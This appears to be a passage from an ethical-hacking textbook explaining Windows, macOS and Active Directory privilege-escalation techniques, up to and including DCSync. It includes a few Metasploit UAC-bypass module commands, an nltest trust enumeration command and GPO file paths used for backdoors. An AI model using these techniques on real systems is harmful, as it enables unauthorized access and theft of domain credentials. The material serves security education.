

Figure 6-74: Registry Keys

The application normally searches for DLL in the exact directory if it is configured with a fully qualified path or if the application is not using a specified path. It may search in the following search paths used by Microsoft:

- Directory of Application or Current Directory
- System Directory i.e. C:\\Windows\\System32\
- Windows Directory

Privilege Escalation by Exploiting Vulnerabilities

Vulnerability refers to weaknesses or design flaws in a system that can be exploited, compromising its security. Attackers target these vulnerabilities—such as programming errors in software or the operating system—to execute malicious code, allowing them to gain higher privileges or bypass security measures. This can lead to unauthorized access to user accounts and credentials. Various online vulnerability repositories, like Exploit Database and VulDB, provide information on these exploits, which attackers use to leverage their attacks based on specific OS and applications.



Figure 6-75: Screenshot of Exploit DB showing Privilege Escalation Vulnerabilities

Privilege Escalation Using Dylib Hijacking

Just like Windows, macOS is also susceptible to dynamic library exploits. macOS offers several legitimate techniques, including setting the DYLD_INSERT_LIBRARIES environment variable, which is specific to users. These techniques compel the loader to automatically incorporate harmful libraries into a target process that is currently running. macOS permits the dynamic loading of weak dylibs (dynamic libraries), enabling an attacker to position a harmful dylib in a designated location. Often, the loader looks for dynamic libraries across multiple directories. This facilitates an attacker's ability to introduce a malicious dylib into one of the main folders and load the malicious dylib during runtime. Attackers can take advantage of these techniques to carry out a range of harmful activities, such as achieving stealthy persistence, runtime process injection, evading security software, and circumventing Gatekeeper.



Figure 6-76: Privilege Escalation using Dylib Hijacking Example

Tools such as the Dylib Hijack Scanner help attackers detect dylibs that are vulnerable to hijacking attacks.

Privilege Escalation Using Spectre and Meltdown Vulnerabilities

Spectre and Meltdown are contemporary vulnerabilities discovered in the architecture of modern processors, including chips from AMD, ARM, and Intel, resulting from performance enhancements in these processors. Malicious actors may exploit these vulnerabilities to gain unauthorized access and extract critical system information, such as login credentials, secret keys, keystrokes, and encryption keys, that are stored in the application's memory in order to escalate their privileges. These attacks are possible because the usual verification of user privileges is disrupted due to the interplay of features like branch prediction, out-of-order execution, caching, and speculative execution. By leveraging these vulnerabilities, attackers can target a variety of IT resources, including most operating systems, servers, personal computers, cloud infrastructures, and mobile devices.

Spectre Vulnerability

The Spectre vulnerability affects many modern processors, including those from Apple, AMD, ARM, Intel, Samsung, and Qualcomm. It allows attackers to exploit speculative execution—where processors predict and execute possible outcomes—to access restricted data. For example, by manipulating the execution order, attackers can read out-of-bounds memory locations or force the processor to make incorrect speculative decisions, enabling them to access unauthorized information. This vulnerability can be used to extract sensitive data, such as browser credentials, and in some cases, even read kernel memory or execute web-based attacks through JavaScript.

Meltdown Vulnerability

The Meltdown vulnerability affects all Intel and ARM processors used by Apple. It allows attackers to exploit CPU optimization techniques, like speculative execution, to access out-of-bounds memory. An attacker can initiate a request for an illegal memory location and a second conditional request for a valid one. The processor evaluates both requests before verifying the first, leaving results cached even if they are later rejected. This enables attackers to escalate privileges and access

sensitive information, such as credentials and private keys, by forcing unprivileged processes to read adjacent memory locations.

Privilege Escalation Using Named Pipe Impersonation

In Windows OS, named pipes facilitate communication between processes by using a file to exchange messages. For example, if process A sends a message to process B, A writes to the file, and B reads from it. However, attackers exploit this mechanism to escalate their privileges. When a process creates a pipe, it acts as a server, and other processes connect as clients. Attackers may create a low-privilege pipe server and connect with a high-privilege client to gain access.

Attackers use tools such as Metasploit to perform named pipe impersonation on a target host. Attackers exploit vulnerabilities that exist in the target remote host to obtain an active session and use Metasploit commands such as getsystem to gain administrative-level privileges and extract password hashes of the admin/user accounts.



Figure 6-77: Screenshot of Metasploit showing Privilege Escalation

Privilege Escalation by Exploiting Misconfigured Services

Attackers typically take advantage of zero-day vulnerabilities present in target systems to gain higher privileges. When attackers cannot identify such exploits, they often attempt to escalate privileges through the abuse of misconfigured services in the operating system. A lack of secure or proper configuration of system services enables attackers to increase their privileges within the target system. For instance, attackers take advantage of misconfigured services such as unquoted service paths, service object permissions, unattended installations, and editable registry autoruns and settings to elevate their access privileges. Attackers utilize tools like Metasploit to establish an

active session with the target host. Once they have an active session, attackers employ tools such as PowerSploit to identify misconfigured services within the operating system.



Figure 6-78: Screenshot of Metasploit Showing Shell Access to the Target System

Unquoted Service Paths

In Windows operating systems, when a service is initiated, the system seeks to identify the path of the executable file needed to run the service successfully. Typically, the path to the executable is surrounded by quotation marks, which helps the system easily locate the application binary. However, some executable files may lack quoted paths and can contain spaces within; in such cases, the system attempts to locate the application binary by searching through each folder in the specified path until the executable is found. Cybercriminals take advantage of services with unquoted paths that operate under SYSTEM privileges to gain elevated access.

Service Object Permissions

An improperly configured service permission could permit an attacker to alter or adjust the properties linked to that service. This could potentially result in redirecting the application binary's location to a malicious executable created by the attacker. By taking advantage of these services, attackers can also introduce new users to the local administrator group on the system. Subsequently, attackers can seize control of the new account to increase their access privileges.

Unattended Installs

Unattended installations enable attackers to set up Windows operating systems without needing an administrator's intervention. Administrators must manually remove the remaining details of the unattended installation found in the Unattend.xml file. This XML file contains all the pertinent

information regarding the configuration settings established during the installation. It may also hold sensitive data like local account configurations, usernames, and even decrypted passwords.

In Windows systems, the Unattend.xml file can be found in one of the following locations:

C:\Windows\Panther\
C:\Windows\Panther\ UnattendGC\
C:\Windows\System32\
C:\Windows\System32\sysprep

Suppose attackers are able to access this file. In that case, they can effortlessly retrieve credential information and the configuration settings utilized during the service or application installation. Attackers exploit this data to elevate their privileges.

Pivoting and Relaying to Hack External Machines

Pivoting and relaying are methods employed to obtain detailed insights about the targeted network. These methods are conducted after successfully breaching a target system. The breached system is utilized to infiltrate the target network in order to reach other systems and resources that would otherwise be unreachable from the attacking network.

In the pivoting method, only those systems that can be accessed via the compromised systems are targeted, while in the relaying method, the resources available through the compromised system are examined or utilized. Through pivoting, attackers can establish a remote shell on the target system, tunneled via the initial shell on the compromised system. In the case of relaying, resources located on the other systems are accessed through a tunneled shell session established on the compromised system.

Pivoting

In this method, the attacker's primary goal is to breach a system in order to obtain remote shell access while additionally circumventing the firewall to move through the compromised system and reach other susceptible systems on the network.

After successfully breaching the system, a Meterpreter session is initiated. As the session navigates through the compromised system, the target system is unable to identify the true source of the exploitation.



Figure 6-79: Illustration of Pivoting

Relaying

If the pivoting technique fails, attackers resort to the relaying technique to exploit a vulnerable system within the target network. Using relaying, attackers gain access to resources on other systems in the target network through the compromised system. They manipulate requests for these resources so that they appear to originate from the initially compromised system.



Figure 6-80: Illustration of Relaying

Privilege Escalation Using Misconfigured NFS

Attackers frequently seek to enumerate misconfigurations in the Network File System (NFS) to exploit them and obtain root-level access to a remote server. NFS is a protocol utilized for sharing and accessing data and files over a secure intranet. It operates on port 2049, facilitating

communication between a client and a server via Remote Procedure Call (RPC). When NFS is misconfigured, it provides a pathway for attackers to gain root-level access using a regular user account or one with low privileges. By taking advantage of NFS vulnerabilities, attackers are able to intercept sensitive data and files traveling through the intranet and conduct additional attacks.



Figure 6-81: Illustration of NFS Exploitation

Privilege Escalation by Bypassing User Account Control (UAC)

When attackers are unsuccessful in escalating their privileges through a simple payload, they seek to bypass Windows security measures such as UAC to obtain system-level access. To accomplish this, they first entice the victim into executing a specially designed file created by them. In a Windows environment, regardless of the UAC protection setting, attackers can exploit certain Windows applications to elevate privileges without triggering a UAC alert. Alternatively, they might insert malware into a trusted process to acquire high-level privileges without notifying the user.

Bypassing UAC Protection

Attackers utilize the **bypassuac** exploits from Metasploit to evade UAC protections by means of process injection. It creates an additional session or shell that lacks a UAC flag. Upon obtaining shell access, attackers run the **getsystem** and **getuid** commands to obtain system authority privileges.

```
msf > use exploit/windows/local/bypassuac
```

Bypassing UAC Protection via Memory Injection

The Metasploit exploit **bypassuac_injection** utilizes reflective DLL techniques to inject DLL payload binaries solely. By using this command, attackers are able to gain **AUTHORITY\SYSTEM** privileges.

```
msf > use exploit/windows/local/bypassuac_injection
```

Bypassing UAC Protection Through FodHelper Registry Key

The Metasploit exploit **bypassuac_fodhelper** takes control of a specific key from the HKCU registry hive to bypass the UAC and attaches it with a fodhelper.exe. The custom commands can be triggered when the fodhelper.exe file is launched.

```
msf > use exploit/windows/local/bypassuac_fodhelper
```

Privilege Escalation by Abusing Boot or Logon Initialization Scripts

Attackers exploit boot or logon initialization scripts to gain elevated privileges or maintain a foothold on a targeted system. These scripts enable attackers to carry out various administrative functions, allowing them to execute additional programs on the system. Furthermore, attackers can use these scripts to establish communication with an internal logging server. The nature of these scripts may vary based on the operating system of the target and whether they are run remotely or locally. Initially, attackers utilize these scripts to ensure persistence on a single machine. Depending on the configuration settings, they can elevate privileges by using either a standard or an administrative account.

Below, various methods that attackers use to leverage boot or logon initialization scripts for privilege escalation are listed:

- Logon Script (Windows)
- Logon Script (Mac)
- Network Logon Scripts
- RC Scripts
- Startup Items

Privilege Escalation by Modifying Domain Policy

Attackers often attempt to bypass security measures and other protections established within a domain environment by altering the configuration settings of the domain. In a Windows setting, the Active Directory (AD) service governs the communication among various resources, including computers and user accounts within a network. The domain policy consists of the configuration settings that can be applied between domains in a forest domain setup. Attackers can alter the domain settings by modifying the group policy and the trust relationships between domains. Such manipulations enable attackers to implant a fake Domain Controller (DC), allowing them to preserve a foothold and enhance their privileges.

Group Policy Modification

Group policies are utilized to manage resources and their configuration settings, including security options, registry keys, and members of the domain. By default, all user accounts are granted read access to GPOs, while write access is only given to certain users or groups within the domain.

```
\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\
```

Attackers exploit the above pathway to reach the domain group policies and alter them for unauthorized actions, including the creation of new accounts, disabling or changing internal tools, transferring ingress tools, executing unwanted services, and adjusting the policy to retrieve passwords in plaintext.

```
<GPO_PATH>\Machine\Preferences\ScheduledTasks\ScheduledTasks.xml
```

Attackers exploit the above path to alter the **ScheduledTasks.xml** file, enabling them to establish a malicious scheduled task or job via scripts like **New-GPOImmediateTask**.

```
<GPO_PATH>\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
```

Attackers exploit the above path to alter specific user privileges, like **SeEnableDelegationPrivilege**, in order to establish a backdoor. Subsequently, they manipulate the user account to adjust the group policy configurations.

Domain Trust Modification

Domain trust objects contain details regarding credentials, user accounts, and the authentication and authorization processes employed by domains.

```
C:\Windows\system32>nltest /domain_trusts
```

The above command allows attackers to gather information about trust domains, which they can then exploit to establish a domain trust or alter the configurations of current domain trusts to enhance their privileges through techniques like Kerberoasting and pass-the-ticket attacks.

Retrieving Password Hashes of Other Domain Controllers Using DCSync Attack

A Domain Controller (DC) within a Windows environment is set up to authenticate user requests in a domain securely. The role of a DC is to store user accounts and information, provide authentication services, and enforce a security policy across the domain. Replicating a directory in the IT ecosystem is crucial as it helps system administrators manage data flow among multiple DCs. For instance, when an organization's employee changes their account credentials, the new credentials must be replicated across all DCs, which simplifies user authentication.

The DCSync attack is a method employed by attackers targeting specific DCs. In this attack, an assailant first compromises and gains privileged access with domain replication permissions. They then activate replication protocols to create a virtual DC that resembles the original Active Directory. This level of access allows the attacker to send requests to the DC and retrieve sensitive information like NTLM password hashes from the victim. With this data, an attacker can execute further attacks such as golden ticket attacks, manipulate accounts, conduct Living Off The Land (LOTL) attacks, and deploy ransomware on the affected servers.

DCSync Attack Stages

The DCSync attack occurs in eight distinct stages, beginning with lower-level privileges and advancing to higher ones.

- Stage 1: Conducts external reconnaissance

- Stage 2: Infiltrates the targeted machine
- Stage 3: Executes internal reconnaissance
- Stage 4: Elevates local privileges
- Stage 5: Obtains credentials by issuing commands to the Domain Controller (DC)
- Stage 6: Conducts reconnaissance at the admin level
- Stage 7: Executes malicious remote code
- Stage 8: Acquires domain admin credentials



Figure 6-82: Stages of the DCSync Attack

Access Rights Required for Performing DCSync Attack

Initially, when attackers gain access to privileged accounts via other attack methods, their access rights to domain resources are limited. These rights are not adequate for carrying out a DCSync attack, requiring attackers to invest additional time to acquire more permissions. Once they obtain higher privileges or additional permissions, attackers can execute the following actions:

- Replicating Directory Changes
- Replicating Directory Changes All
- Replicating Directory Changes in Filtered Set

How Attackers Compromise the Domain Controller (DC)

1. An attacker first identifies the Domain Controller (DC) they wish to exploit and initiates a request for replication.
2. The attacker may utilize tools like Mimikatz to replicate the DC and request information from multiple DCs, or they might issue a GetNCChanges command as a means of obtaining replication data from the DC.
3. At this point, the DC accepts the replication request, confirms it, and then provides the password hashes to the attacker.

